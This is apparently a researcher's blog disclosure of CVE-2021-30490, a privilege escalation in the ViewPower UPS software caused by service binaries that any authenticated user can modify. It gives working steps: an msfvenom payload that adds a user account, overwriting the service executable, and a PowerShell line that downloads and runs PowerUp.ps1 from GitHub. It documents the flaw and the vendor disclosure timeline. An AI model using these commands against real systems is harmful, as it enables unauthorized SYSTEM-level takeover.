Privilege Escalation on ViewPower - CVE-2021-30490

Aug 16, 2020

Privilege Escalation on ViewPower - CVE-2021-30490

Lockdown over. Today I am going to present one of the most basic forms of privilege escalation on Windows Systems. This is nothing new.

PowerView is software that helps you manage your UPS. It allows one to view the state of the battery and control some of the most basic functions. It is recommended by some UPS manufacturers such as Phasak. Unfortunately, it didn't work for my model so I decided to investigate how it was configured.

A bit about Windows permissions

Similar to Linux, Windows offers a set of permissions on objects. These permissions can be applied to several instances, for example, the well-known files, registry keys, Active Directory Objects, …

Permissions follow the Discretionary Access Control List (DACL) principle. More can be found at https://docs.microsoft.com/en-us/windows/win32/secauthz/dacls-and-aces.

The DACL is composed of one or more Access Control Entries (ACE). That entry states if a user can or cannot access the resource.

Sometimes the effective permissions on a resource need to be calculated (https://networkencyclopedia.com/effective-permissions). This can happen when you have a large group, but you want to restrict access to one user in particular.

Permissions do not only refer to READ, WRITE, or Execute in Windows. There are several special permissions that, in certain conditions, can yield the same, or similar, effects (https://docs.microsoft.com/en-us/archive/msdn-magazine/2008/november/access-control-understanding-windows-file-and-registry-permissions).

These permissions can be great to grant them granularly to users. However, some administrators just blatantly use the **Full Control** permission set (you can't have privilege escalation if you are already an administrator 😎).

Each entry needs a **Service Principle**. This often relates to a user, group, service account, or a "Special User". For instance, the user **Everyone** relates to the implied name, everyone, being authenticated or unauthenticated users. Anyone can access the resource. The principle **Guest** relates to the guest user. The principle **NT Authority/Authenticated Users** refers to all authenticated users, which means no Guests.

Often you see the user **Everyone** one shares so anyone can access, instead of **Domain Users** a group where every user of the active domain resides.

When nothing works, a lousy system administrator tends to give all the permissions and, since it works, nobody touches it, otherwise, people get mad.

Lastly, you need to Allow or Deny the permission.

In essence, this is what it takes to create an ACE.

Exploiting it (CVE-2021-30490)

Since a program to work, inherently installs files, the permissions need to be set. The **ViewPower** application runs as a service. It starts with the computer and runs in the background monitoring your application.


In Windows, typically a service runs with a high level of privilege such as **NT Authority/System**. You can later drop down the permissions that you run to a lower privilege.. but who has the time right? It is often seen that services tend to not change this configuration.

The service points to usually an entry point. A file to be executed. Since that file is going to be run as a service, with the highest permissions (usually), it is paramount that nothing with low privilege access can tamper with that file.

This is exactly what is present in this demonstration. I said nothing new was going to be learnt today and I stand by it. One of the most simple Windows privilege escalations is to look at all the services running on the machine and check if any of the callee files have loose permissions that might allow a user to escalate to **NT Authority/System**, since it is running with that account.

You can do this by looking at the file location in the service list and using the **icacls** command:


Open the execute dialog and type **services.msc**.



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.


Open: services.msc

Now search for the service you want to inspect and double click on it. In our case, it is called **upsMonitor** or **upsProMonitor**:



Service name: upsProMonitor
Display name: upsProMonitor
Description:
Path to executable:
C:\ViewPowerPro\upsProMonitor.exe -zglaxservice upsProMonitor
Startup type: Disabled
Service status: Stopped
You can specify the start parameters that apply when you start the service from here.
Start parameters:

Locate the **Path to Executable** and copy it. Now open a **PowerShell** or **Command Prompt** and paste it to the **icacls** command.



```
PS C:\Users\Pedro> icacls C:\ViewPowerPro\upsProMonitor.exe
C:\ViewPowerPro\upsProMonitor.exe BUILTIN\Administrators:(I)(F)
                                  NT AUTHORITY\SYSTEM:(I)(F)
                                  BUILTIN\Users:(I)(RX)
                                  NT AUTHORITY\Authenticated Users:(I)(M)

Successfully processed 1 files; Failed processing 0 files
PS C:\Users\Pedro>
```

You can see four entries. The first three are quite standard. The last one gives modifiable access to **NT Authority/Authenticated Users**. This means that any authenticated user can modify the binary. So in theory we can modify the file to execute our own code, for instance, a reverse shell or a privileged command.


You can also use the PowerView PowerShell script to automate this task (don't confuse it with the software at hand) using the **Get-ModifiableServiceFile** call (https://powersploit.readthedocs.io/en/latest/Privesc/Get-ModifiableServiceFile/).

For instance, you can use the command **net group "Administrators" <current username>** to an Executable file. And the user is magically an Administrator.

There are two downsides: You need to restart the service for it to take effect. Nothing that a reboot can handle, if you have a local session on the computer. The file can not be open to performing this, you can try and kill it on some occasions. I believe this was done to give a standard user access to controlling the application.

You can use **msfvenom** to create an executable file with the command to be executed, for instance:


> *msfvenom -a x86 –platform Windows -p windows/exec CMD="net user johnny john /add" -f exe > upsMonitorPro.exe*



```
┌──(root㉿kali)-[~]
└─# msfvenom -a x86 --platform Windows -p windows/exec CMD="net user johnny john /add" -f exe > upsMonitorPro.exe
No encoder specified, outputting raw payload
Payload size: 210 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~]
└─#
```


After copying to the destination folder you can then restart the service or reboot the computer to take effect.



```
PS C:\Users\Pedro> Copy-Item .\Downloads\upsMonitorPro.exe C:\ViewPowerPro\upsProMonitor.exe
PS C:\Users\Pedro>
```

If you restart the service you will get an error message stating that the service was not able to initialize. This is because we just created an executable file that exited, but the code was run!

If you go to **Computer Management->Users** you will notice the newly created account. We can add ourselves to the Administrator group or any other action we want. The sky is the limit now.



```
PS C:\Users\Pedro> Copy-Item .\Downloads\upsMonitorPro.exe C:\ViewPowerPro\upsProMonitor.exe
PS C:\Users\Pedro>
```

Name	Full Name	Description
Administrator		Built-in account for administering...
DefaultAcco...		A user account managed by the s...
Guest		Built-in account for guest access t...
iso		
johnny		
Pedro		
testelp	testelp	
WDAGUtility...		A user account managed and use...

Both the ViewPower standard and the Pro version are affected by this vulnerability. The professional version adds more services that suffer from this such as:

- upsProMonitor
- upsProMySQL
- upsProTomcat

You just need to pick one and exploit it to escalate privileges.

A refinement of these permissions should be done to mitigate and/or fix the issue, however, standard installations are vulnerable to this.

Note that all this was done on an unpriviledged user.

Impact

This vulnerability allows for an unprivileged user to escalate privileges and gain an **Administrator** or **NT Authority/System** set of rights. Exploitation is trivial.

Disclosure

This vulnerability follows the responsible disclosure standard, as usual.

Affected software: **ViewPower** and **ViewPowerPro** versions **V1.04-21012** (other versions might be vulnerable)

Download Link (This version was removed from the Website):

ViewPower Pro - V1.04-21012

ViewPower - V1.04-21012

ViewPower (Windows XP) - V1.04-21012

“Official” Website (Others might exist but this is was the one tested): https://www.power-software-download.com/viewpower.html


Tested on:

Windows 10 Version 20H2 OS Build 19042.928

Final note

AAt the time of disclosure, I recheck if the new version available on the official Website was fixed. It is not. the problem remains on the latest Windows 10 Installation (although this has nothing to do with the software problem) and the latest available version (from 15/08/2022) **V1.04-21353**.

The new version is also available as a mirror here



```
PS C:\Users\Pedro> IEX (iwr https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1)
PS C:\Users\Pedro>  Invoke-AllChecks |Out-GridView
PS C:\Users\Pedro> winver
PS C:\Users\Pedro>
```

Microsoft Windows
Version 21H2 (OS Build 19044.1889)
© Microsoft Corporation. All rights reserved.

The Windows 10 Education operating system and its user interface are protected by trademark and other pending or existing intellectual property rights in the United States and other countries/regions.

This product is licensed under the Microsoft Software License Terms to:
Windows User

UPS monitoring software:

ViewPowerHTML V1.04-21353

Invoke-AllChecks |Out-GridView

Check	AbuseFunction
Modifiable Registry Autorun	
Registry Autologons	
Unattended Install Files	
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdatem'
Modifiable Service Files	Install-ServiceBinary -Name 'edgeupdatem'
Modifiable Service Files	Install-ServiceBinary -Name 'upsMonitor'
Modifiable Service Files	Install-ServiceBinary -Name 'upsMonitor'
Modifiable Service Files	Install-ServiceBinary -Name 'upsMonitor'

Timeline

- 11/04/2021 - Vulnerability discovery, CVE-2021-30490
- 26/09/2021 - Couldn't possibly find a manufacturer, so I contacted a bunch of implementers. There was no email on the official page.
- 27/09/2021 - Details to implementers sent
- 27/10/2021 - Status request
- 03/11/2021 - Still pending
- 15/08/2022 - Disclosing it

0x90

0x90
pedrosousarodrigues@protonmail.com

psrodrigues
Pedro_SEC_R

"0x90" Zone (or NoOperation Zone). There is actually nothing to see here. This website is for my personal infosec research. Opinions are mine only. It's a blog, you can find some articles about what I get in the field. Constructive comments are welcome. Have fun, stay safe.